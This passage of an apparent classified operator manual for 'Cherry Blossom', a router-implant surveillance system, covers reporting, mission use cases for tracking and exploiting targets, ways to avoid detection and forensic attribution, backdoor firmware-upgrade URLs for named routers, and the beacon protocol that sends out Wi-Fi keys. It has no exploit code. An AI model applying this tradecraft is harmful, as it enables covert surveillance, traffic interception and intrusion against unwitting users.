

Figure 57: Flytrap Alerts Use Case

(U) Note: as demonstrated in the OWT Mission use case, the Green Operation will have no active Mission as part of the first OWT Report. They will have Alert and possibly other Flytrap data since this Operation was assigned to a Mission during part of the time covered by the first OWT Report.

9.29.1.4 (U) Flytrap Copy Data Report Use Case

(U) Cherry Blossom writes Copy Data to a pcap file over an extended period of time. The OWT Report is more lenient with adding Copy Data to a report, since this data covers a time range and not a specific time like alerts. Figure 58 shows a use case with two Copy Data sessions.

(U) After the first OWT Report is generated the Red Operation should receive both sets of Copy Data. The Red Operation will also receive both sets of data since some of the first set was received while this Operation was active and the second set was received during the time this Operation was active. The Green Operation will receive the first Copy Data set, even though some of that data was received after this Operation was removed from Mission1.

(U) No Copy Data was collected after the first OWT Report was generated, so no Operations will receive Copy Data in the second OWT Report.



Figure 58: Flytrap Copy Data Use Case

9.29.2 (U) Generating a OWT Report from Cherry Web

(U) To generate an OWT Report from Cherry Web, on the left menu pane click "Administer->OWT" (see Figure 59). On the resulting page, select the Operation of interest, and the corresponding start and end times, and click generate. The report will be generated under the "Output Directory" shown on the page.



Figure 59: Generating a OWT Report from Cherry Web

9.29.3 (U) Generating a OWT Report from a CB Server Terminal

(U) To generate an OWT Report from a CB Server Terminal, establish a "root" console/terminal to the master CB Server (i.e., the master Cherry Tree server) -- see "CB Server "root" Console/Terminal Access" section in the "Cherry Blossom Installation Guide".

At the "root" console/terminal, move to the <CB>/CherryTree/Release directory:

```
cd ~cbuser/CherryBlossom/CherryTree/Release
```

Run:

```
./runOWT.sh  -c OPERATION_NAME
```

(U) Note that **`OPERATION_NAME`** is the case-sensitive name of the Operation for whom the OWT Report is generated, which can be "DEFAULT" if the default Operation (see 8.1.6) is desired.

(U) To print a list of OWT Reports previously generated for a user use the "-p" option:

```
./runOWT.sh -p -c OPERATION_NAME
```

(U) The most recent OWT Report can be regenerated/written by using the "-w" option:

```
./runOWT.sh -w -c OPERATION_NAME
```

(U) An OWT Report for a specific time range can be generated by specifying a start and end time:

```
./runOWT.sh -c OPERATION_NAME -s START_TIME -e END_TIME
```

(U) Both **START_TIME** and **END_TIME** are date values having a format of YYYY-MM-DD_HH:mm:ss (e.g. 2007-10-20_17:32:45). Note that there are no spaces in the **START_TIME** and **END_TIME** strings.

(U) By default, the report files (see 9.29) are generated in:

```
/home/cbuser/CherryBlossom/CherryTree/Release/Reports/
<OPERATION_NAME>/<START_TIME>
```

where <OPERATION_NAME> is the name of the Operation for which the report was generated, and <START_TIME> is the start time of the report data.

(U) For more OWT Report options, run "./runOWT.sh -h".

(U) Note: to copy OWT report files from the CB server to an Icon terminal (e.g., to burn to a CD), use Icon's WinSCP application. Connect using the credentials and IP address as above, and then simply drag-and-drop the files from the

```
/home/cbuser/CherryBlossom/CherryTree/Release/Reports/
<OPERATION_NAME>/<START_TIME>
```

directory on the CB server to the desired directory on the Icon terminal.

10 (U) System Troubleshooting

(U) For system troubleshooting, see the Cherry Blossom Server Installation, Troubleshooting, Failover, and Recovery Guide (commonly referred to as the “Cherry Blossom Installation Guide”).

11 (U) Mission Use Cases

(S) This section characterizes a few common system use cases, and discusses the appropriate Mission configuration based on those use cases.

11.1 (S) Tradeoffs Related to Flytrap Covertness

(S) In most use cases, there is a tradeoff between amount/timeliness of Target information and Flytrap covertness. For example, the "Copy" Action reveals a Target's network traffic stream, but also means that the Flytrap is streaming a Copy of this data to the CherryTree, which impacts Flytrap covertness. By the same token, Target Monitoring can give a near realtime indication of Target network activity, from which it might be implied whether or not the Target is located in the proximity of the Flytrap. But the faster the Target Monitor Interval, the more monitoring traffic the Flytrap generates, which again impacts Flytrap covertness.

(S) Any Flytrap feature/Action that generates network traffic or causes unexpected user behavior could raise suspicions of a vigilant network administrator or Target user. The following is a list of features/Actions that could cause suspicion, with some remarks for mitigating Flytrap detection:

Copy All – as all network traffic is copied, the Flytrap throughput will halve. Also, a person using a network sniffer on the WAN side of the Flytrap may detect a copy of the data (copy data is not scrambled/encrypted). A Copy All timeout can be configured to mitigate detection.
Copy VoIP (Global) – as all VoIP traffic is copied, the Flytrap throughput may be reduced significantly. Also, a person using a network sniffer on the WAN side of the Flytrap may detect a copy of the data (copy data is not scrambled/encrypted). A Copy timeout can be configured to mitigate detection.
Copy – if a Copy Action is assigned to a Target, only that Target's traffic is copied, which mitigates detection. Also, a Copy timeout can be configured.
Disabling of GZIP Encoding – if a Mission is configured to strip gzip encoding, any user visiting a site that uses GZIP encoding may notice a slower download of data from that site (because the data will not be gzip-compressed). This would be more noticeable on a Flytrap with a slower WAN connection. This can be disabled in a Mission, but fewer target emails would be detected because some webmail services (yahoo, for example) currently use gzip-encoded pages.
VPN Proxy All –a network sniffer could reveal a VPN tunnel that might be suspicious. A VPN Proxy All timeout can be configured to mitigate detection. VPN Proxy can be susceptible to network latencies and may slow down the Flytrap's process/throughput, which may be noticeable by a network user.
VPN Proxy – a network sniffer could reveal a VPN tunnel that might be suspicious. If a VPN Proxy Action is assigned to a Target, only that Target's traffic is proxied, which mitigates detection. Furthermore, a VPN Proxy timeout can be configured per-Target to mitigate detection. VPN Proxy can be susceptible to network latencies and may slow down the Flytrap's process/throughput, which may be noticeable to the Target (i.e., non-Target users would not be noticeably affected).

VPN Link – a network sniffer could reveal a VPN tunnel that might be suspicious. A VPN Link timeout can be configured to mitigate detection. Note that VPN Link does not interfere with network traffic passing through the Flytrap, so network throughput is not affected.
Windex Injected Iframe – this technique appends an Iframe into the content requested by the browser. This can cause the browser difficulties rendering some pages depending on where the Iframe was inserted. This can also cause the exploit to fail if the user navigates to a new page while the Windex exploit is loading.
Windex Redirect – clearly if a Target is redirected to a site different than the one expected, they could become suspicious. The Redirect Action was created to support browser exploitation of the Target through Windex. Note that, a Windex URL can be assigned that will redirect a Target to Windex, and after Windex has accomplished the browser exploit, will direct that Target to original page that was requested – see 9.11.2.
Target Monitoring Interval – if a Target is detected, and Target Monitoring is enabled, the Flytrap sends an Active/Inactive message every Target Monitor Interval. Note that the message is encrypted and wrapped in a covert communication technique (see 15.1). Target Monitoring can be disabled (set Target Monitoring Interval to 0), but then realtime feedback on the Target's network activity is not received.
Harvest – if Harvest mode is enabled in a Mission, every Beacon will contain any email addresses/chat users harvested since the previous Beacon, which will increase the size of the Beacon data. Harvest data never exceeds 3 kilobytes, and the Beacon is encrypted and wrapped in a covert communication technique (see 15.1). The Beacon interval could be made longer, but then it is more likely that the 3-kilobyte harvest buffer would fill up.
Beacon – Beacons are periodically sent to report status and retrieve new Missions. Beacons are encrypted and wrapped in a covert communication technique (see 15.1). Flytraps can also be configured to only Beacon if a Traffic Requirement is met (see 5.2.3.2 and 15.2), further mitigating Flytrap detection. The Beacon Interval can also be increased to mitigate detection, but then obviously the Flytrap will not be able to get new Missions as often.
Alert – Alerts are sent whenever a Target is detected. Alerts are encrypted and wrapped in a covert communication technique (see 15.1).

(S) The planning and assignment of a Mission should take into account the Flytrap covertness tradeoff. For example, if a Flytrap is operating in a wireless internet café environment where the owner is unlikely to monitor or analyze the Flytrap, then it may be reasonable to apply more detectable features/Actions such as Copy. However, if a Flytrap is operating in an environment more likely to be monitored and analyzed by a system administrator, then more detectable feature/Actions should be assigned with caution.

(S) Finally, in most scenarios, it may make sense to start with a very "conservative" Mission (i.e., no Actions, no Target Monitoring, no Harvest, long Beacon Interval). As a "comfort level" is achieved on a particular Flytrap, more "liberal" Missions could then be assigned.

11.2 (S) Known Target with Personal Computer/PDA/802.11 Device

(S) This is the use case for which the system was originally devised. A Target has a known email/chat/MAC address, and is suspected to gain wireless internet access in an area where Flytraps have been deployed. It is desired to know when that Target has connected to a Flytrap, if they are still actively using the network, and potentially direct exploits at the Target's Computer/PDA/802.11 device.

(S) Here we assume that any of the features/Actions can be assigned to a Flytrap (i.e., the "comfort level" of 11.1 has been achieved). If the primary goal is to know the approximate whereabouts of the Target in realtime, then a (small) "Target Monitor Interval" should be configured. The "Session Timeout" parameter should be set to a value that is around what is thought to be the Target's approximate time of use of the Flytrap. Note that if a Target generates an email/chat Alert, and then the Target generates no traffic for "Session Timeout", and then generates more traffic, a Derived MAC Alert will be sent and Target Monitoring will occur. This is probably desirable behavior in this use case, so long as Derived MAC Alerts are not sent too frequently.

(S) If the Target is known to roam the area, and there are multiple Flytraps in the area, and the Target has already generated an email/chat Alert, then it may be a good idea to make the "derived" MAC address associated with the Alert into a "primitive" MAC address (i.e., define a new "primitive" MAC Target from the "derived" MAC address as in 7.1). Then, create a new Mission (from the previous Mission that generated the email/chat Alert), and add this primitive MAC Target, assigning any Target Actions as appropriate. Then assign this new Mission to all Flytraps in the area.

(S) If another goal is to gather Target network traffic for further analysis, then a Copy action should be assigned – a Copy timeout should be assigned relative to the "comfort level". Note that once a Copy has timed out for a particular Target, data from that Target's client MAC address will not be copied from that Flytrap until a new Mission is assigned and retrieved by the Flytrap (see 7.7).

(S) If another goal is to direct browser exploits at the Target's device, then a Windex exploit (see 9.11.2) should be configured.

11.3 (S) Multi-user Terminal/Computer with Target and Non-Target Users

(S) This use case is different than that of 11.2 in one major respect – the "client MAC" address can now no longer be used as a way to detect/identify a Target. There may be times when the Target is actually using the MAC address, and other times when a non-Target will be using this same MAC address.

(S) Target Monitoring probably doesn't make sense in this case (i.e., set "Target Monitor Interval" to 0) – there is no real way to detect whether the "Session Active" is actually related to the Target or to a non-Target. One could check the age of the original Target Alert, and judge the likelihood that the Target would still be using the terminal. The "Session Timeout" parameter should be set to a value that is around what is thought to be

the Target's approximate login time at the terminal. Note that if there is a Target Alert, and then there is no activity from that Target for Session Timeout, and then there is activity again, a Derived MAC Alert is sent. Similarly, if a Target email/chat has not been detected in traffic for "Session Timeout", and then is detected again, another email/chat Alert will be sent. In this use case, it is probably not desirable to send Derived MAC Alerts, but is desirable to send another instance of email/chat Alerts periodically. The operator should consider both of these items when determining the Session Timeout parameter.

(S) Copy Actions probably do make sense in this case, but only with an appropriate timeout. Note that if it is known that a Target visits terminal periodically, and it is desired to Copy this Targets traffic for a timeout, then a new Mission should be created and assigned between Target visits – recall that once a Copy has timed out for a particular Target, data from that Target's client MAC address will not be copied from that Flytrap until a new Mission is assigned and retrieved by the Flytrap (see 7.7).

11.4 (S) Suspected Target with Unknown Email/Chat Address

(S) The Harvest (see 5.2.3.12) and Copy All (see 5.2.3.10) features probably make the most sense in this case. Note that the Harvest Data is sent with each Beacon, and that the Flytrap can only store up to 3 kilobytes of Harvest data. So, Beacon Interval should be set appropriately.

(S) If Copy All is used with a timeout, once the Copy All has timed out, a new Mission must be created/assigned to perform another Copy All. Also note that the Flytrap begins Copy All on the first packet passing through the Flytrap after retrieving a new Mission.

11.5 (S) Wireless Network Access

(S) Flytrap beacons include security settings (see 15.1.3). The security settings can be used to gain wireless network access to a device secured with WEP or WPA/WPA2.

11.6 (S) Target Computer Exploitation (with Windex)

(S) A Target computer connected to a Flytrap (either wired or wirelessly), can be exploited using the Windex option (see 5.2.3.9.1). If a Target email/chat/MAC is detected, and a Windex action has been configured, the Windex action will occur when the Target surfs to a root web page (e.g., www.slashdot.org).

11.7 (S) Network Discovery/Intrusion/Exploitation (with VPN Link)

(S) The VPN Link Action (see 5.2.3.9.3) provides a network path to clients sitting on a Flytrap's LAN/WLAN (normally these clients would not be routable from the WAN side of the Flytrap). For example, nmap or netcat can be used to run a port scan on a client through the VPN Link tunnel. Vulnerable services found from the port scan could then be exploited through the VPN Link Tunnel. Perhaps the easiest way to perform such a task is to plan a Mission with a VPN Link Global Action (see 5.2.3.10) with an indefinite timeout (see 9.11.9) and assign this Mission to the Flytrap. Once the Flytrap successfully

retrieves the Mission, it will attempt to open the VPN Link tunnel. See 9.27 for more details on VPN Link/Proxy usage.

11.8 (S) Man-In-The-Middle (MITM) Attack (with VPN Proxy)

(S) The VPN Proxy Action (see 5.2.3.9.3) provides the ability to perform computationally-intensive MITM attacks. Plan a Mission in which the Target email/chat/MAC has a VPN Proxy Action, and assign the Mission to the Flytrap. When the Target is detected, his TCP and UDP traffic will be proxied through the CB-VPN. A MITM tool could be run on the CB-VPN to exploit the Target's traffic.

11.9 (S) Intelligence Gathering of Internet Usage in a Specific Area

(S) This use case could help gather intelligence on what websites are people going to and what internet services are they using in a particular area. The notes of 11.4 should be applied here as well.

12 (U) System Limitations

(S) This section discusses known system limitations. Many system limitations are related to the constrained resources of Flytraps. Most devices typically have on the order of 1-4 Megabytes of volatile RAM available, very little non-volatile RAM, and limited available CPU cycles. Flytraps must adhere to "Minimal Resource Usage" as described in 5.2.3.13. Other limitations occur as a result of the "Minimal Interference with Normal Device Operation or Look and Feel" of 5.2.3.14. Still other limitations are a result of keeping Flytrap software as portable (i.e., to allow platform expansion) and minimal as possible.

12.1 (S) Maximum Number of Targets and Target Actions

(S) Due to the limited amount of RAM and CPU cycles, the maximum number of Targets and Target Actions are both fixed. The maximum number of Targets that can be assigned in a Mission is 150, and the maximum number of "unique" Actions that can be assigned is 32. Note that each Copy Action with a different timeout counts as one "unique" Action, each different Windex URL counts as one "unique" Action, and each HTTP Proxy Action with a different timeout or a different Proxy IP/port counts as one "unique" Action. Note that multiple Targets can have the same "unique" Action applied to them. For example, in a Mission with 10 Targets, if each Target has a Copy Action with a 10-minute timeout, only one "unique" Action is used – if 5 Target are assigned a Copy Action with a 10-minute timeout, and 5 Targets are assigned a Copy Action with a 5-minute timeout, then two "unique" Actions are used. Global Actions (Copy All and HTTP Proxy All) do not count against the maximum Action limit.

12.2 (S) Overload of Copy Data

(S) Under severe loading, the process that performs the Copy Action will drop packets. Testing has shown that ordinary web-surfing on a Flytrap with a T1 WAN connection will drop very few packets, and downloading a 10-Megabyte file will drop < 10% of the downloaded data.

12.3 (S) Certain Devices/Firmwares Lose Flytrap Persistent Data During a Hard Reset

(S) Most devices have a manufacturer's "hard reset" feature. Typically, this is a button on the device that must be pressed for a few seconds, or a "Restore Defaults" web page. For some Flytraps, a "hard reset" will erase any data the Flytrap has written to its persistent data area, which essentially restores the device back to an initial state (i.e., it will return to the Initial Beacon logic for which it has been programmed). Note also that this would unset any Kill or Suicide information as well.

(S) See the "Wifi Devices.xls" document for a listing of which devices/firmwares retain Flytrap persistent data through a hard reset.

12.4 (S) Ideally, at Least One PoP has a Static IP Address

(S) Some Flytraps can be configured so that a DNS lookup cannot be completed from a process running on the Flytrap. This can be the case if a Flytrap has been assigned a static (WAN) IP address, and no DNS IP address has been configured. Note that this is *not* the

case in the most likely scenario where the WAN has been configured for DHCP. In any case, it is probably a good idea to have at least one PoP with a static IP address assigned in each Mission (for Periodic Beacons) and when the firmware image is formed (Initial Beacon).

12.5 (S) Windex Action Occurs Only on First HTTP GET Request of Root URL

(S) The Windex Action occurs only on the first HTTP GET request on a root URL (e.g. http://www.google.com) that occurs after the initial Target detection. If the Target does not go to a root URL, he will not be exploited.

12.6 (S) Non-Deterministic Beacon Timing

(S) The precise time a Flytrap will send its next Beacon (and hence be able to retrieve a new Mission), is non-deterministic for a few reasons. First, Flytraps are typically operating “in the wild”, and so the Sponsor has no control over when the device is powered-on or connected to the internet. Second, Beacons can be configured to depend on a “Traffic Requirement” being met (see 15.2). A Beacon would not be sent unless a certain ambient network traffic threshold were met, which cannot be determined *a priori*.

12.7 (S) Firmware Upgrade Will Remove Implant

(S) If the Flytrap undergoes a successful firmware upgrade, the Cherry Blossom implant will be lost. Much discussion with the Sponsor was had over how to handle this (e.g., always fail, remove firmware upgrading facility, simulate a real upgrade and report success even though the firmware was not upgraded). In the end, it was decided that to meet the requirement of “Minimal Interference with Normal Device Operation or Look and Feel” (see 5.2.3.14), the manufacturer’s firmware upgrade facility should not be tampered with.

(S) A few devices support a firmware-configurable (see 6.3 and 15.5.2) “Firmware Upgrade Inhibit” option. The Belkin F5D8231-4 v4 firmware 4.00.16 , Linksys WRT300Nv2 firmware 2.00.08, and Linksys WRT54GL firmware 4.30.11 ETSI all support an upgrade inhibit option wherein the user is always presented with a manufacturer’s error message when an upgrade is attempted.

(S) These devices have a backdoor upgrade webpage that still allows the device to be upgraded.

- Belkin F5D8231-4 v4 firmware 4.00.16 backdoor is:
  `<ip_address>/ui_belkin.html`
- Linksys WRT300Nv2 firmware 2.00.08 backdoor is:
  `<ip_address>/setup.cgi?next_file=UI_Linksys.htm`
- Linksys WRT54GL firmware 4.30.11 ETSI backdoor is:
  `<ip_address>/UI_Linksys.asp`
- Linksys WRT54GL firmware ddwrt v24 sp1 standard generic 10011:
  `Rename the firmware file with extension ".b1n" (i.e., replace the 'i' in the extension with a '1' (one character) and perform the firmware upgrade.`

(S) Note that "Firmware Upgrade Inhibit" is a firmware-only option – i.e., this option is selected when the firmware is built and cannot be changed thereafter. A Mission-configurable "Firmware Upgrade Inhibit" option may be supported in the future.

12.8 (S) VPN Link/Proxy Support

(S) VPN Link/Proxy is only supported on devices with Flytrap software revision "svn 5025" and higher that have had VPN support built into the firmware (see CherryWeb "Flytrap -> Details" page for the software revision a Flytrap is executing and whether or not VPN support has been built in). In general, most linux-based devices can support VPN Link/Proxy actions. VxWorks-based devices do not support VPN Link/Proxy actions.

13 (U) Forensics

(S) This section discusses what would be discovered if a Flytrap were to undergo a detailed forensic analysis.

13.1 (S) Likelihood of Forensic Inspection

(S) Early Cherry Blossom CONOPS placed the likelihood of forensic inspection at a fairly low level. First, in some cases, the device is likely to be placed in a business/café environment where little attention would be paid to the operation/behavior of the device. Further, the devices are by and large inexpensive; so, it may be more likely for an administrator to simply discard the device instead of undertaking a time-consuming forensic analysis.

(S) As CONOPS expanded to other situations, it was deemed that a moderate level of forensic protection would be required, particularly in regards to sponsor attribution.

13.2 (S) Firmware Inspection

(S) To be able to inspect a firmware image that is loaded on a device, an adversary would need to disassemble the device, solder a JTAG header onto the board, and extract the firmware from the flash chip through the JTAG using JTAG extraction software. The team has been able to successfully solder a JTAG and extract the firmware from a Linksys WRT54G.

(S) Once the firmware is extracted, it can be inspected and disassembled. Most of the currently supported devices organize the firmware as: header(s), kernel, filesystem, trailer(s). An adversary could extract the filesystem (typically either cramfs or squashfs), and mount it on a linux machine. The mounted filesystem would reveal a few extra files from the original manufacturer's firmware, including a Mission Manager executable file, a Copy executable file, a VPN executable file, an Autostart executable file, a shared library, and the Generic Filter kernel module. Note that the actual names of these files can be changed in the Image Formation process, and typically are given non-descript or look-alike names. When each image is formed, a formal check is made on the files inserted into the image to ensure that the files do not contain any strings that would attribute the device to the sponsor, US intelligence organizations, or the US Government. Furthermore, all strings are obfuscated (see 5.2.3.19) so that implant functionality is not revealed, for example, through symbol or string analysis. Finally, suspect strings built into the binaries (e.g., beacon addresses) are scrambled using an XOR process.

(S) The configuration portion of flash could also be extracted. If the Flytrap has already successfully sent its Initial Beacon, the persistent Flytrap settings of 15.3 would then be detectable, although Flytrap values are stored with non-descript or look-alike key names, and the key values (e.g., beacon addresses) are scrambled using an XOR process.

13.3 (S) Gaining a Shell

(S) Early firmware versions of the Linksys WRT54G (and other devices) had security holes that allowed a telnet daemon to be placed and executed on the device, giving shell

access. In most cases, the manufacturers patch holes as they are reported. Still, although perhaps not trivial, it is not inconceivable that a user could gain shell access to the device.

(S) An adversary gaining a shell might detect a few extra processes running: Mission Manager, Copy (if the Flytrap is executing a Mission with a Copy/Copy All Action), VPN (if the Flytrap is executing a Mission with a VPN Proxy/Link Action). They might also detect an extra kernel module (the Generic Filter).

(S) An adversary could check the NVRAM settings as in 13.2.

(S) Note that Target email/chat/MAC addresses are always hashed and are only stored in RAM.

13.4 (S) Network Emissions and Packet Analysis

(S) This is perhaps the most important section, because it is the easiest and most likely forensics to be performed on a Flytrap. The most common Flytrap emission is a Beacon. Beacons are encrypted and employ a covert communication technique as in 15.1. Setting a Mission-configurable Traffic Requirement with a large Traffic Requirement Timeout will cause the device to not send a Beacon unless the device has internet connectivity, and an ambient traffic threshold is achieved. Still, once a Beacon is sent, packet capture software (e.g., wireshark) could be used to capture packets (albeit encrypted within a covert communication technique) destined to a PoP.

14 (U) FAQ

(U) This section enumerates Frequently Asked Question about the system.

14.1 (U) Why can't I edit a Mission after it has been assigned?

(S) Once a Mission has been assigned to a Flytrap, the Flytrap will receive that Mission at the next Beacon. The Mission must be in a fixed state when this Beacon happens, or the Flytrap could behave unexpectedly. The most convenient point to "fix" a Mission is at the point of Mission Assignment. Note that if a mistake is discovered in a Mission after it has been assigned, the operator can simply plan and assign a new Mission.

14.2 (U) Why can't I remove/delete a Mission?

(S) Missions cannot be deleted because every Alert is associated with the Mission that was assigned to the Flytrap when the Alert was generated. Removing the Mission would remove the Alert's reference to the Mission, losing additional and potentially useful information for that Alert.

(U) To avoid displaying a Mission on many pages, use the Mission Archive feature described in 9.14.

14.3 (U)What's the difference between the Alerts page and the Target Activity page?

(S) The Alerts page represents a rolling list of all Alerts that have been received. Each new Alert will show up as a new row in the table. The Target Activity page shows one row only for each unique Target Name, Flytrap, and Client MAC – it displays the information related to only the most recent relevant Alert.

14.4 (S) What's a derived MAC?

(U) See sections 7 and 7.4.

14.5 (S) Why Are Expected Beacon Times Off Slightly?

(S) This could be due to a few things. First, a Flytrap could be adhering to a Traffic Requirement (see 5.2.3.3 and 15.2). Second, Flytrap devices have shown to have typical clock errors on the order of a few tenths of a percent (highly accurate time for Flytrap devices is not essential). Some devices may adjust the clock reference with an NTP client, but this is typically only as needed, which could be less frequent than once per day. Other devices do not have NTP clients. Thus, a Beacon Interval of 1 day (=86400 seconds) could easily have an error of +/- 100 seconds.

15 (U) Reference

15.1 (U) Flytrap <-> CherryTree Communication Details

(S) This section discusses at length the implementation of the communication protocol between a Flytrap and the CherryTree. It is important to note that this communication protocol is followed for all Flytrap <-> CherryTree communication *except* copy data. Copy data is sent in the clear. The processing burden to encrypt copy data is too severe for many wireless devices, and the sheer bandwidth of copy data make covert communication difficult.

(S) It is reiterated here that all Flytrap <-> CherryTree communication flows through intermediate Point of Presences (PoPs). The PoPs simply forward the data to the appropriate address, but do no authentication or en/decryption.

15.1.1 (U) Messaging Protocol

(U) This section discusses the design and implementation of the underlying Cherry Blossom messaging protocol. An extensible “Block” approach was used to build as broad a spectrum of Missions as possible. Here is the “Block” approach:

(U) A message consists of:

- Authentication/Initialization Vector (IV) Block of fixed length for the Header (unencrypted)
- Header Block (encrypted)
    - message type (initial beacon, mission, periodic beacon, alert, etc.)
    - message length in bytes (i.e., number of bytes remaining in the message to read from socket)
    - Authentication/IV Block of remaining Data
- Data Block 1 type (encrypted)
- Data Block 1 data (encrypted)
- Data Block 2 type (encrypted)
- Data Block 2 data (encrypted)

  ...
- Data Block N type (encrypted)
- Data Block N data (encrypted)
- END Block type

(S) The first Authentication/IV Block is used to authenticate the Header Block. The Authenticate/IV Block in the Header Block is used to authenticate the Data Blocks. This is discussed more in the following section.

(U) Blocks contain data specific to a particular event/action/target/etc. Typically, blocks are of fixed size, although, this architecture would not limit a variable size block. Fixed size blocks are just easier to handle. An example of a variable size block would be "FILE" block that would handle the transferring of a file of arbitrary size.

(S) Here are some example blocks:

- [Flytrap Config] - Mission support parameters
- [Flytrap Status Data] – Flytrap status information
- [Flytrap Security Data] – Flytrap security info (i.e., password, WPA key, etc.)
- [Target Email Config] - a target email hash, as well as "Action(s)" type/id to take for this target
- [Target MAC Config] - a target MAC hash, as well as "Action(s)" type/id to take for this target
- [Alert Data] - data pertaining to an actual alert (when to send – immediately, in traffic, etc.)
- [Action Copy Config] - config info for Flytrap copying (e.g., ip of server to copy to). This maps to Copy action type/id in the [Target Email/MAC Config] blocks
- [Action Redirect Config] - config info for Flytrap redirecting (e.g., ip of server to copy to). This maps to Redirect action type/id in the [Target Email/MAC Config] blocks
- [Action Proxy Config] - config info for Flytrap proxying. This maps to Redirect action type/id in the [Target Email/MAC Config] blocks

(S) A Message Type is then constructed from a number of blocks. Here are some example Message Types, and the blocks they might include:

- Initial/Periodic Beacon (Flytrap -> CT):
  - [Flytrap Status Data]
  - [Flytrap Security Data]
- Mission (CT -> Flytrap):
  - [Flytrap Config]
  - [Target Email Config] (multiple)
  - [Target MAC Config] (multiple)
  - [Action Redirect Config] (multiple)
  - [Action Copy Config] (multiple)
  - [Action Proxy Config] (multiple)
- Alert:
  - [Flytrap Status Data]
  - [Action Alert Data]

15.1.2 (U) Flytrap Status Data

(S) This section enumerates the information that is sent in the Flytrap Status Block portion of a Beacon or Alert/Target Monitor message.

- Platform make/model/hardware version/firwmare version
- Cherry Blossom Firmware version
- Platform constraints (e.g., Max targets/actions that can be configured)
- Network interface information (i.e., WAN, LAN, and WLAN MAC and IP addresses). The WLAN MAC address is the unique identifier used by CherryTree to refer to the Flytrap
- Ontime – the approximate total time the Flytrap has been powered on (see 15.2 for the importance of Ontime in sending Beacons)

- Uptime – the approximate time since last reboot/power-cycle event
- Current Mission ID
- Name – the name that may have been assigned to the Flytrap (could be empty)
- Location – the location that may have been assigned to the Flytrap (could be empty)
- SSID – SSID of the Flytrap
- Username and Password
- PoP address and port – PoP address and port that the status communication was sent through
- Svn revision of the implant

15.1.3 (U) Flytrap Security Data

(S) This section enumerates the information that is sent in the Flytrap Security Block portion of a Beacon. Note that username and password are sent in the Flytrap Status Block.

